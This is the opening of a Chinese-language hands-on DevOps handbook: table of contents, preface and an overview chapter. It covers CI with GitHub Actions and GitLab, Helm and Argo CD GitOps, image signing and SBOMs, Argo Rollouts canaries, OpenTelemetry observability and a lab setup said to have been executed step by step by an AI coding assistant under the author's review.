CI/CD · GitOps · DevSecOps · 渐进式交付 · 可观测性 —— 从零开始、每一步都实际运行

DevOps 软件交付与可观测性实战手册

```
Commit → CI → Scan → Sign → GitOps → Canary → Observe → Promote / Abort → RCA
```

实验仓库：github.com/miku-wwl/devops-delivery

实验环境：Windows 11 + WSL2 Ubuntu 24.04 + Docker Engine + Kind（Kubernetes v1.37）

编写方式：Claude Code 在本机逐阶段实际执行实验，按真实输出与截图编写

版本：2026-11

目录

前言 9

这是一本什么样的书 9

写给谁 9

这本书是怎样写成的 9

怎样阅读 10

排版约定 10

环境与成本 10

第 1 章 全景：一条现代软件交付链路 11

1.1 本书要回答的三个问题 11

1.2 系统全景 12

1.3 一个变更的一生 12

1.4 各章内容与验收状态 13

1.5 知识地图与学习路径 14

1.6 被交付的参考服务 15

1.7 实验环境拓扑 15

1.8 从零复现 16

1.9 需要你本人完成的事项 17

1.10 本章小结 17

第 2 章 实验环境搭建：WSL2 + Docker Engine + Kind（P0） 18

2.1 本章目标与产出 18

2.2 原理：这套实验环境由哪些层组成 18

2.2.1 WSL2：Windows 里的真 Linux 19

2.2.2 容器、镜像与 Docker Engine 20

2.2.3 Kind：把 Kubernetes 节点跑在容器里 20

2.3 前置检查 20

2.4 第 1 步：创建独立的 WSL 发行版 21

2.4.1 脚本解析：`automation/lab/wsl-create.ps1` 22

2.4.2 执行与结果 23

2.5 第 2 步：初始化发行版（bootstrap-root.sh） 23

2.5.1 逐段解释 25

2.5.2 执行与结果 26

2.6 第 3 步：重启发行版并验证 27

2.7 第 4 步：本手册的取证方法 29

2.8 常见问题 30

2.9 清理与重建 31

2.10 练习 31

2.11 本章小结 32

第 3 章 持续集成：GitHub Actions 质量门禁（P1 / D1） 33

3.1 本章目标与产出 33
3.2 原理：GitHub Actions 的执行模型 34
3.3 官方练习：GitHub Skills「Hello GitHub Actions」 35
3.4 被交付的参考服务：demo-api 36
3.4.1 代码结构 36
3.4.2 关键代码解析 37
3.4.3 测试与本地验证 38
3.4.4 容器镜像 39
3.5 CI 设计：可复用工作流 + 调用方 40
3.5.1 为什么要做成“可复用工作流” 40
3.5.2 被调用方：`reusable-python-ci.yml` 40
3.5.3 调用方：`ci.yml` 42
3.5.4 推送前先检查工作流本身：actionlint 44
3.6 第一次运行：PR #1 44
3.7 缓存：作用域与命中 45
3.8 分支保护：规则集（Ruleset） 45
3.9 故障演练：让测试失败去阻断合并 46
3.10 安全加固清单 49
3.11 常见问题 50
3.12 练习 50
3.13 本章小结 51

第 4 章 持续集成（二）：GitLab CI/CD（P2 / D2） 52

4.1 本章目标与产出 52
4.2 原理：GitLab CI/CD 的执行模型 53
4.3 第 1 步：在本地启动 GitLab CE 与 Runner 54
4.3.1 Compose 定义 54
4.3.2 初始化脚本做了什么 55
4.3.3 本次搭建中遇到的四个真实问题 55
4.3.4 把代码推送到本地 GitLab，而不把令牌写进任何地方 56
4.4 第 2 步：流水线定义解析 56
4.4.1 `workflow:rules`：避免“重复流水线” 58
4.4.2 `stages` 与 `needs`：从“阶段”到“有向无环图” 59
4.4.3 `cache` 与 `artifacts`：容易混淆的两件事 59
4.4.4 `rules:changes`、`environment` 与手动闸门 59
4.5 第 3 步：main 上的第一条流水线与手动发布 60
4.6 第 4 步：MR 流水线与“流水线必须成功” 61
4.7 第 5 步：缓存是否生效 64
4.8 GitHub Actions 与 GitLab CI 实现同一门禁的对照 65
4.9 常见问题 65

4.10 清理 66
4.11 练习 66
4.12 本章小结 66

第 5 章 打包与部署：Kubernetes 基础与 Helm（P3 / D3） 67
5.1 本章目标与产出 67
5.2 原理一：最小够用的 Kubernetes 67
5.3 原理二：Helm 解决什么问题 69
5.4 第 1 步：实验集群与本地镜像仓库 70
5.5 第 2 步：Chart 结构与模板解析 71
5.5.1 辅助模板：`_helpers.tpl` 72
5.5.2 Deployment 模板中的关键写法 72
5.5.3 values.schema.json：把错误挡在集群之外 73
5.6 第 3 步：静态检查——lint、schema 与 template 74
5.7 第 4 步：安装到 dev 与 prod 75
5.8 第 5 步：升级、坏发布与回滚 76
5.9 第 6 步：打包并以 OCI 制品发布 Chart 78
5.10 深入：从一行 YAML 到内核 78
5.10.1 一次写请求的旅程 79
5.10.2 Service 是怎样分流的 80
5.10.3 securityContext 与 resources 在内核里是什么 81
5.11 常见问题 83
5.12 练习 83
5.13 本章小结 84

第 6 章 持续部署：GitOps 与 Argo CD（P4 / D4） 85
6.1 本章目标与产出 85
6.2 原理：GitOps 与 Argo CD 85
6.2.1 GitOps 的四条原则 85
6.2.2 Argo CD 的组成 86
6.2.3 应用仓库与配置仓库分离 87
6.3 第 1 步：建立配置仓库 88
6.4 第 2 步：安装 Argo CD 88
6.5 第 3 步：AppProject 与 Application 89
6.6 第 4 步：把两个环境从 Helm 交接给 Argo CD 90
6.7 第 5 步：发布 = 合并一个合并请求 91
6.8 第 6 步：漂移检测与自愈 92
6.9 第 7 步：在 Git 中回滚一次坏变更 94
6.10 第 8 步：AppProject 护栏 95
6.11 工程决策：GitOps 中的密钥 96
6.12 常见问题 96
6.13 练习 97

6.14 本章小结 97

第 7 章 软件供应链安全：扫描、SBOM、签名与来源证明（P5 / D5） 99

7.1 本章目标与产出 99
7.2 原理：软件供应链的攻击面与防线 100
7.2.1 漏洞扫描：先弄清“能不能修” 100
7.2.2 SBOM：软件物料清单 100
7.2.3 签名与来源证明：Sigstore 与 SLSA 100
7.3 第 1 步：本地扫描，以及一次真实的修复 101
7.4 第 2 步：把扫描变成 CI 门禁 103
7.5 第 3 步：发布流水线 104
7.6 第 4 步：以消费者身份独立验证 107
7.7 第 5 步：同一个 digest 在环境间晋级 108
7.8 第 6 步：准入控制——集群只运行“我们构建的”镜像 109
7.9 第 7 步：故障演练——引入一个已知严重漏洞的依赖 111
7.10 深入：digest 是怎样算出来的，来源证明里写了什么 112
7.10.1 镜像的三层结构 112
7.10.2 同一个提交，为什么得到两个 digest 113
7.10.3 来源证明里写了什么 114
7.11 常见问题 115
7.12 练习 115
7.13 本章小结 116

第 8 章 渐进式交付：Argo Rollouts 金丝雀与发布闸门（P6 / D6） 117

8.1 本章目标与产出 117
8.2 原理 118
8.2.1 发布策略对比 118
8.2.2 Argo Rollouts 的工作方式 118
8.2.3 只看金丝雀的指标 119
8.3 第 1 步：安装监控栈与 Argo Rollouts 119
8.4 第 2 步：让 Chart 支持 Rollout 120
8.5 第 3 步：通过 Git 把 Deployment 换成 Rollout 121
8.6 第 4 步：第一次金丝雀——好版本被“误杀” 122
8.7 第 5 步：好版本——分析通过，人工晋级 124
8.8 第 6 步：坏版本——800 ms 延迟被自动中止 126
8.9 第 7 步：GitHub Deployment Environment 审批闸门 128
8.10 常见问题 130
8.11 练习 130
8.12 本章小结 131

第 9 章 可观测性：OpenTelemetry、指标、链路与日志（P7 / D7 / O1） 132

9.1 本章目标与产出 132

9.2 原理 133
9.2.1 监控与可观测性 133
9.2.2 三种信号各自回答什么 133
9.2.3 OpenTelemetry 134
9.3 第 1 步：官方 OpenTelemetry Demo 3.1.0 134
9.3.1 启动：几个真实的小问题 135
9.3.2 注入故障：paymentFailure 137
9.3.3 用三种信号定位 138
9.3.4 恢复验证：一次“被查询参数误导”的教训 140
9.4 第 2 步：为 demo-api 加入 OpenTelemetry 141
9.5 第 3 步：遥测管道——Collector 与 LGTM 143
9.6 第 4 步：通过 GitOps 在 dev 开启遥测 144
9.7 第 5 步：故障演练——从告警到根因 145
9.8 第 6 步：一次真实的意外告警 148
9.9 深入：链路怎样跨服务拼接，指标为什么会算出小数 150
9.9.1 W3C Trace Context：traceparent 请求头 150
9.9.2 rate() 与 increase()：外推出来的小数 151
9.10 关于 O0 视频 152
9.11 常见问题 152
9.12 练习 152
9.13 本章小结 153

第 10 章 商业可观测性平台：Datadog 学习路径与动手实验（P8 / D8 / O2） 154
10.1 本章目标与产出 154
10.2 学习方式与边界 154
10.3 原理一：标签与统一服务标签 156
10.4 原理二：Datadog Agent 的结构与配置 157
10.5 原理三：指标的五种类型 159
10.6 原理四：集成的三种形态 160
10.7 原理五：监控（Monitor）与告警 160
10.8 原理六：仪表盘与 Notebook 161
10.9 原理七：APM 与分布式追踪 161
10.10 原理八：基础设施、网络与 USM 162
10.11 原理九：SLO、错误预算与燃烧率 162
10.12 原理十：事故管理 163
10.13 动手实验一：The Agent on a Host 164
10.13.1 挑战 1：安装 Agent 165
10.13.2 挑战 2：用 status 和 config 检查 Agent 166
10.13.3 挑战 3：开启实时进程（Live Processes） 166
10.13.4 挑战 4：收集日志与链路 167
10.13.5 挑战 5：配置 Redis 与 PostgreSQL 集成 168
10.13.6 挑战 6：在 Datadog 中浏览数据（未完成） 170

10.14 动手实验二：The Agent on Docker 171
10.14.1 挑战 1：加入 Agent 服务 171
10.14.2 挑战 2：在容器里运行 Agent 命令 172
10.14.3 挑战 3 与 4：浏览数据、补充服务标签（未完成） 173
10.15 对照：Datadog 与本项目的开源栈 173
10.16 常见问题 174
10.17 学习进度与需要你本人完成的事项 175
10.18 练习 176
10.19 本章小结 176

第 11 章 发布前的合成测试门禁：在 CI 中用 Kind + k6 拦住坏版本（P9 / D9） 177
11.1 本章目标与产出 177
11.2 原理 177
11.2.1 测试左移，以及“合成测试”在其中的位置 177
11.2.2 测什么：用户旅程，而不是单个接口 178
11.2.3 怎么判定：阈值就是门禁 178
11.2.4 负载模型：为什么用固定到达率 179
11.2.5 为什么在 CI 里搭临时集群 179
11.3 实现 179
11.3.1 k6 脚本 180
11.3.2 门禁脚本 run-gate.sh 180
11.3.3 工作流 181
11.4 在实验集群中试运行 181
11.5 三次真实的流水线运行 182
11.6 门禁拦不住什么 184
11.7 Datadog Synthetic 方案（NOT_RUN） 185
11.8 常见问题 185
11.9 练习 186
11.10 本章小结 186

第 12 章 交付闭环综合演练与事故复盘：从一次提交到 RCA（P10 / O3） 187
12.1 本章目标与产出 187
12.2 原理 188
12.2.1 交付闭环：每道关卡防的是什么 188
12.2.2 SLI、SLO 与错误预算 188
12.2.3 燃烧率：把“预算消耗的速度”变成告警 189
12.2.4 直方图分位数是估计值 189
12.2.5 无责复盘 190
12.3 SLO 规则的实现 190
12.4 演练 A：一个好版本走完整条链 192
12.4.1 功能：每个请求一个 X-Request-ID 192
12.4.2 CI 在阶段分支上的第一次运行：旧问题浮出水面 193
12.4.3 发布流水线与消费者验证 194

12.4.4 dev：GitOps 发布与端到端验证 194
12.4.5 prod：金丝雀、分析与人工闸门 195
12.5 演练 B：一次“看起来无害”的配置变更 197
12.5.1 变更与自动中止 197
12.5.2 时间线 198
12.5.3 中止时，稳定版有没有被污染？ 199
12.5.4 用 SLO 衡量代价 200
12.5.5 用 Git 回滚 201
12.6 两次事件的对比与复盘 201
12.6.1 INC-20261106-01：被中止的金丝雀把坏配置留给了稳定版 202
12.6.2 INC-20261106-02：坏配置被金丝雀分析自动中止 203
12.6.3 运行手册：发布中止或回滚之后 203
12.7 用 GitOps 历史度量交付表现 203
12.8 这条链还缺什么 205
12.9 常见问题 205
12.10 练习 206
12.11 本章小结 207

第 13 章 配置管理：用 Ansible 实现幂等的服务器配置（P11 / D10，选修） 208
13.1 本章目标与产出 208
13.2 原理 208
13.2.1 声明式与幂等性 208
13.2.2 Ansible 的组成 209
13.3 动手实验 210
13.3.1 准备控制节点 210
13.3.2 一个真实的坑：ansible.cfg 被忽略了 210
13.3.3 Playbook 的结构 211
13.3.4 首次运行与第二次运行 212
13.3.5 配置漂移：发现与纠正 212
13.4 与本项目其他部分的关系 213
13.5 常见问题 214
13.6 练习 214
13.7 本章小结 215

附录 A 版本与命令速查 216
工具与组件版本 216
常用命令速查 217
仓库结构 218

附录 B 练习参考答案 219

附录 C 术语表 231

附录 D 故障排查索引 234

附录 E　证据索引与核验 239
证据的组织方式 239
核验方法 239

前言

这是一本什么样的书

这是一本关于现代软件交付与可观测性的实战手册，覆盖持续集成（GitHub Actions、GitLab CI）、Kubernetes 与 Helm、GitOps（Argo CD）、软件供应链安全（Trivy、SBOM、Sigstore、SLSA、Kyverno）、渐进式交付（Argo Rollouts）、可观测性（OpenTelemetry、Prometheus、Tempo、Loki、Grafana，以及 Datadog）、合成测试门禁、SLO 与事故复盘，最后是配置管理（Ansible）。

它与一般教程最大的不同是：**书中的每一条命令都在一台真实的机器上执行过，每一段输出、每一张截图都来自那次执行。**执行中遇到的失败没有被删掉，而是连同排查过程一起写了进来：脚本被 SIGPIPE 悄悄终止、令牌经 ANSI 颜色码泄露进日志、金丝雀因为长连接收不到流量而误杀好版本、被中止的金丝雀把坏配置留给了稳定版、只读根文件系统暴露出 Tempo 的隐藏写入路径……这些“意外”往往比顺利的演示更能说明一项技术是怎么工作的。

写给谁

适合想系统掌握软件交付工程的开发者、运维与 SRE 工程师，以及平台工程方向的学习者。你需要会使用命令行和 Git 的基本操作，能读懂 YAML，了解 HTTP；能读 Python 和 Bash 更好。**不要求** Kubernetes 经验：第 5 章从“期望状态与调和”讲起，只讲本书用得到的部分。

这本书是怎样写成的

全部实验由 AI 编码助手 Claude Code 在作者的电脑上（Windows 11 + WSL2）逐阶段执行，作者给出目标、审阅并决定需要人来决定的事情。为了让“每一步都真实执行过”这句话可以被检查，全书遵守以下规则：

- **证据可追溯。** 终端输出来自 `automation/evidence/transcript.sh` 录制的记录（`evidence/` 目录），图注中标明“终端记录渲染”或“页面截图”；每章的实验记录在 `docs/experiments/` 中。附录 E 说明了证据的组织方式和核验方法。
- **状态如实。** 每个阶段的状态只取 `VALIDATED`（已验证）、`PARTIAL`（部分验证）、`NOT_RUN`（未执行）、`BLOCKED`（缺少外部条件）之一，没做的事不写成做过。例如官方 GitHub Skills 练习需要新建公开仓库，Datadog 实验的网页部分需要本人登录，这些都标为未完成。
- **错了就改，并留下记录。** 后面的章节发现前面的结论有误时，原处加上勘误，而不是悄悄改掉。第 8 章的勘误和第 12 章的事故复盘就是这样来的。
- **该由人决定的事留给人。** 合并到 main 的 PR、生产发布的审批、Datadog 的登录与问卷、认证考试，都由作者本人完成。
- **引用有出处。** 原理部分参考了各项目的官方文档、OpenGitOps 原则、Google SRE Workbook 等公开资料；Datadog Learning Center 的课程内容只做概括和对照，不转载原文。

怎样阅读

每章的结构基本相同：

1. **导语与本章目标**：要解决什么问题，产出什么，验收标准是什么，学完应当会什么；
2. **原理**：先讲清楚“为什么”和“是怎么工作的”，带有架构图；
3. **分步实验**：完整的命令、关键代码的逐段解释、真实的输出与截图，以及过程中真实遇到的问题；
4. **深入**（第 5、7、9、12 章）：打开黑盒，在真实系统上验证底层机制，例如 Service 怎样按连接分流、digest 怎样计算、链路上下文怎样跨服务传递；
5. **常见问题**：按“症状 → 原因 → 处理”整理；
6. **练习**：理解、动手、排障、设计几类题目，参考答案在附录 B；
7. **小结**。

第 1 章给出全书的全景、知识地图和几条学习路径。按顺序从第 2 章读到第 13 章是最完整的路线；时间有限时，可以按第 1 章的建议只走其中一条路径。

排版约定

形式	含义
深色背景的代码块	终端记录。以 `$` 开头的行是命令（绿色），其余是原样输出；`[exit N]`（红色）表示这条命令以非零状态退出，是真实发生的失败；`#` 开头的是注释；`PS>` 开头的命令在 Windows PowerShell 中执行
浅色背景的代码块	源代码、配置文件、命令示例
“原理”“说明”“提示”“注意”“警告”“练习”方框	分别为原理解释、补充说明、实用技巧、容易出错的地方、可能造成损失的操作、课后练习
`evidence/pN/...`、`sha256:4bb4aac3…`	仓库中的证据文件（路径相对于仓库根目录）；digest 和提交号通常只写前几位，完整值见证据
时间	证据中的时间一般为 UTC；部分浏览器截图显示 Windows 本地时区（NZDT，UTC+13）

环境与成本

实验机器为 AMD Ryzen 7 8845HS（16 线程）、31 GB 内存的笔记本电脑，WSL2 发行版最多可用 15 GiB 内存。全部组件同时运行时约使用 8.6 GiB 内存；Docker 镜像约 21 GB，数据卷约 17 GB（2026-11-07 实测）。

所有实验都在本机和 GitHub 的免费额度内完成，没有创建任何云资源；Datadog 部分只使用 Learning Center 免费提供的实验环境。工具版本全部固定（见附录 A）。以后复现时，新版本可能改变行为，书中如实记录的弃用提示（例如 `actions/attest-sbom`、Kyverno 的 `ClusterPolicy`）可以作为迁移的线索。

第 1 章　全景：一条现代软件交付链路

> 在进入具体技术之前，先站远一点看清全貌：这本书要解决哪些问题，最终搭起来的系统长什么样，一个代码变更要经过哪些关卡才能到达生产，各章之间是什么关系，以及怎样从零复现整套实验。读完本章，后面每一章在整体中的位置都会很清楚。

1.1　本书要回答的三个问题

现代软件交付工程可以归结为三个问题：

1. **怎样交付得又快又稳？** 每次提交都自动构建和测试（第 3、4 章），部署由 Git 中的声明驱动（第 5、6 章），新版本先让小部分流量试用、由指标决定是否继续（第 8 章）。
2. **交付的东西可信吗？** 依赖与镜像经过漏洞扫描，制品带有签名、来源证明和物料清单，集群只运行自己流水线构建的镜像（第 7 章）；上线前还要通过模拟真实用户的合成测试（第 11 章）。
3. **出了问题，能多快知道、多快恢复、怎样不再犯？** 指标、链路、日志三种信号（第 9、10 章），面向用户的 SLO 与燃烧率告警，以及无责的事故复盘（第 12 章）。

衡量交付能力的常用尺子是 DORA 的四个关键指标：**变更前置时间**（从提交到上线）、**部署频率**、**变更失败率**、**失败部署的恢复时间**。前两个衡量速度，后两个衡量稳定性。DORA 的研究反复表明，二者并不矛盾：自动化的门禁、小批量的变更和快速的回滚，让团队可以既快又稳。本书的每一章都在改善其中的一个或几个指标。

1.2 系统全景



图 1-1 本书最终搭建的系统：三条主线，各自运行在不同的地方

三条主线分别是：

- **代码线（GitHub）**：代码经质量门禁与合成测试，构建出镜像；镜像被扫描、签名、附上来源证明后，按 digest 推送到 GHCR。签名所用的身份来自 Sigstore 的无密钥签名。
- **部署线（本机的 GitLab 与 Kind 集群）**：部署状态保存在 GitLab 中独立的配置仓库里，每次发布都是一次合并请求；Argo CD 把集群拉向 Git 中的状态，Kyverno 在准入时拒绝来历不明的镜像，Argo Rollouts 以金丝雀方式推进新版本。
- **反馈线（集群中的可观测性组件）**：Prometheus、OpenTelemetry Collector、Tempo、Loki 和 Grafana 收集三种信号；金丝雀分析决定晋级还是中止，SLO 燃烧率告警判断对用户的承诺是否受到威胁；事后的复盘再反过来改进前面的关卡。

各组件具体运行在哪里、怎样访问，见本章“实验环境拓扑”一节。

1.3 一个变更的一生

第 12 章用一个真实的功能（为每个请求附带 X-Request-ID）完整地走了一遍这条链路。下表按顺序列出它经过的每一站：

步骤	发生了什么	关键技术	章节
1	提交代码，本地运行 lint 与测试	ruff、pytest、覆盖率门槛	3

步骤	发生了什么	关键技术	章节
2	质量门禁：lint、测试、镜像冒烟、仓库安全扫描	GitHub Actions、可复用工作流、Trivy	3、7
3	合成测试门禁：在临时集群中部署候选版本，模拟用户操作	Kind、Helm、k6	11
4	构建并扫描镜像，推送，生成 SBOM、来源证明，签名	Trivy、Syft、SLSA、Cosign	7
5	以消费者身份验证签名与来源	cosign verify、gh attestation verify	7
6	合并请求修改 dev 的部署状态，Argo CD 同步	GitOps、Argo CD	6
7	准入控制验证镜像来源	Kyverno	7
8	dev 金丝雀与端到端验证	Argo Rollouts、OpenTelemetry	8、9
9	合并请求修改 prod，金丝雀 20%，后台分析	Argo Rollouts、Prometheus	8
10	人工闸门，晋级到 100%	Rollouts promote、审批	8
11	持续观测：指标、链路、日志、SLO 燃烧率	Prometheus、Tempo、Loki	9、12
12	出现问题：自动中止或 Git 回滚，事后写 RCA	git revert、无责复盘	6、12

1.4 各章内容与验收状态

章	阶段	路线图模块	主题	状态
2	P0	—	实验环境：WSL2、Docker、Kind	VALIDATED
3	P1	D1	GitHub Actions 质量门禁	VALIDATED（官方 Skills 练习未执行）
4	P2	D2	GitLab CI/CD	VALIDATED
5	P3	D3	Kubernetes 基础与 Helm	VALIDATED
6	P4	D4	GitOps 与 Argo CD	VALIDATED
7	P5	D5	软件供应链安全	VALIDATED

章	阶段	路线图模块	主题	状态
8	P6	D6	渐进式交付	VALIDATED（含勘误；生产审批等待所有者批准）
9	P7	D7 / O1	开放可观测性	VALIDATED
10	P8	D8 / O2	Datadog 学习路径与实验	PARTIAL（网页登录部分、问卷、认证需本人完成）
11	P9	D9	发布前合成测试门禁	VALIDATED（Datadog Synthetic 方案未执行）
12	P10	O3	交付闭环演练与事故复盘	VALIDATED
13	P11	D10	Ansible 配置管理（选修）	VALIDATED

状态的含义见前言。每章的实验记录在 `docs/experiments/` 中，汇总在 `docs/STATUS.md`。

1.5 知识地图与学习路径



图 1-2 全书结构：五个部分依次展开，每部分内部按箭头顺序阅读

各章更细的前置关系：第 6 章的配置仓库建在第 4 章的 GitLab 上；第 7 章的签名与晋级用到第 6 章的 GitOps 流程；第 11 章复用第 5 章的 Chart 和第 7 章的发布流水线；第 12 章需要第 8、9、11 章全部就绪。

几条推荐的学习路径：

路径	章节	适合
完整路线	2 → 13 顺序阅读并动手	想系统掌握全部内容
交付主线	2、3、5、6、8、12	先打通“提交 → 生产”的主干
安全方向	2、3、7、11，再读第 12 章“CI 在阶段分支上的第一次运行”一节	关注 DevSecOps 与供应链安全
SRE 方向	2、5、8、9、10、12	关注发布稳定性、可观测性与事故处理
只读原理	各章“原理”与“小结”，以及第 12 章	先建立概念，暂不动手

有几条线索会在多章之间反复出现，跟着它们读能把知识串起来：

- **期望状态与调和**：Kubernetes 控制器（第 5 章）→ Argo CD（第 6 章）→ Argo Rollouts（第 8 章）→ Ansible（第 13 章）。
- **Pod 模板哈希**：`checksum/config`（第 5 章）→ 金丝雀与稳定版的区分（第 8 章）→ Chart 0.3.1 的修复（第 9 章）→ 只改配置的修订（第 12 章）。
- **按 digest 而不是按名字信任制品**：基础镜像固定 digest（第 3 章）→ 签名与晋级（第 7 章）→ 同一提交、不同 digest（第 11 章）。
- **门禁只在被触发时有效**：触发条件（第 3 章）→ 叠加分支漏掉的扫描（第 7、12 章）→ 只改配置的变更绕过合成测试（第 11、12 章）。
- **自动化的结论要用独立信号核实**：Jaeger 的 lookback 参数（第 9 章）→ Rollout 显示 Healthy 但有一个 Pod 被污染（第 8、9 章）→ 冒烟测试打到旧容器（第 12 章）。
- **从现象到机制**：金丝雀收不到流量（第 8 章）← Service 只在连接建立时选择后端（第 5 章“深入”）；同一提交得到两个 digest（第 11 章）← digest 是清单的哈希、层里记录了时间（第 7 章“深入”）；日志里有 trace ID 却找不到链路（第 9 章练习）← 采样决定随 traceparent 传递（第 9 章“深入”）。

1.6 被交付的参考服务

全书交付的对象是 demo-api：一个刻意做得很小的订单服务（FastAPI），专门为演示设计。它有业务接口（下单、查订单）、健康检查、Prometheus 指标、JSON 日志、OpenTelemetry 链路，以及通过环境变量开启的故障注入（`FAULT_ERROR_RATE`、`FAULT_LATENCY_MS`），后者让本书的每一次故障演练都可以精确复现。第 3 章详细介绍它的代码与设计。

1.7 实验环境拓扑

组件	位置	访问方式
GitLab CE 19.5.3	Docker 容器 `gitlab`	`http://localhost:8929`
本地镜像仓库	Docker 容器 `kind-registry`	`localhost:5001`

组件	位置	访问方式
Kind 集群 `lab`（1 控制面 + 2 工作节点）	Docker 容器 `lab-*`	kubeconfig 上下文 `kind-lab`
Argo CD v3.6.1	命名空间 `argocd`	`kubectl -n argocd port-forward svc/argocd-server 8443:443`
Argo Rollouts v1.10.2	命名空间 `argo-rollouts`	`kubectl argo rollouts dashboard --port 3100`
kube-prometheus-stack 92.21.1	命名空间 `monitoring`	Prometheus 9090、Grafana 3000（port-forward）
OTel Collector + grafana/otel-lgtm 0.39.0	命名空间 `observability`	LGTM 的 Grafana 3001（port-forward）
Kyverno 3.9.2	命名空间 `kyverno`	—
k6 负载生成器	命名空间 `loadgen`	prod 每秒 10 个请求，dev 每秒 4 个
demo-api	命名空间 `dev`（1 副本）、`prod`（5 副本）	Service `demo-api-dev`、`demo-api-prod`
第 4 章部署的容器	Docker 容器 `demo-api-dev`、`demo-api-prod`	`127.0.0.1:18081`、`127.0.0.1:18082`

1.8 从零复现

按下面的顺序执行，可以在一台新机器上重建整套实验。每一步的细节和输出都在对应章节中。

1. **实验环境（第 2 章）**：在 PowerShell 中运行 `automation/lab/wsl-create.ps1`，在发行版中以 root 运行 `automation/lab/bootstrap-root.sh`，然后重启发行版。实验期间保持一个后台 `wsl.exe -d devops-lab -- sleep infinity`。
2. **集群与镜像仓库（第 5 章）**：`bash delivery/kind/create-lab-cluster.sh`。
3. **GitLab（第 4 章）**：`bash automation/gitlab/gitlab-up.sh`，把代码推送到本地 GitLab，体验 MR 流水线。
4. **GitHub 一侧（第 3、7、8 章）**：fork 仓库并启用 Actions；按 `evidence/p1/ruleset-protect-main.json` 创建规则集；发布流水线推送镜像到 GHCR 后，把包设为公开（或为集群配置拉取凭据）；为生产审批创建 `production` 环境。
5. **GitOps（第 6 章）**：`bash delivery/argocd/seed-gitops-repo.sh`、`bash delivery/argocd/install-argocd.sh`，再 `kubectl apply -f delivery/gitops/apps/`。
6. **准入控制（第 7 章）**：`helm upgrade --install kyverno kyverno/kyverno --version 3.9.2 -n kyverno --create-namespace --wait`，然后应用 `delivery/policies/verify-release-signature.yaml`。
7. **渐进式交付（第 8 章）**：`bash delivery/monitoring/install-monitoring.sh`、`bash delivery/rollouts/install-rollouts.sh`、`kubectl apply -f delivery/loadgen/k6-`

`loadgen.yaml`，再用 `update-chart.sh` 和 `promote.sh` 应用 `delivery/gitops/patches/` 中的补丁。

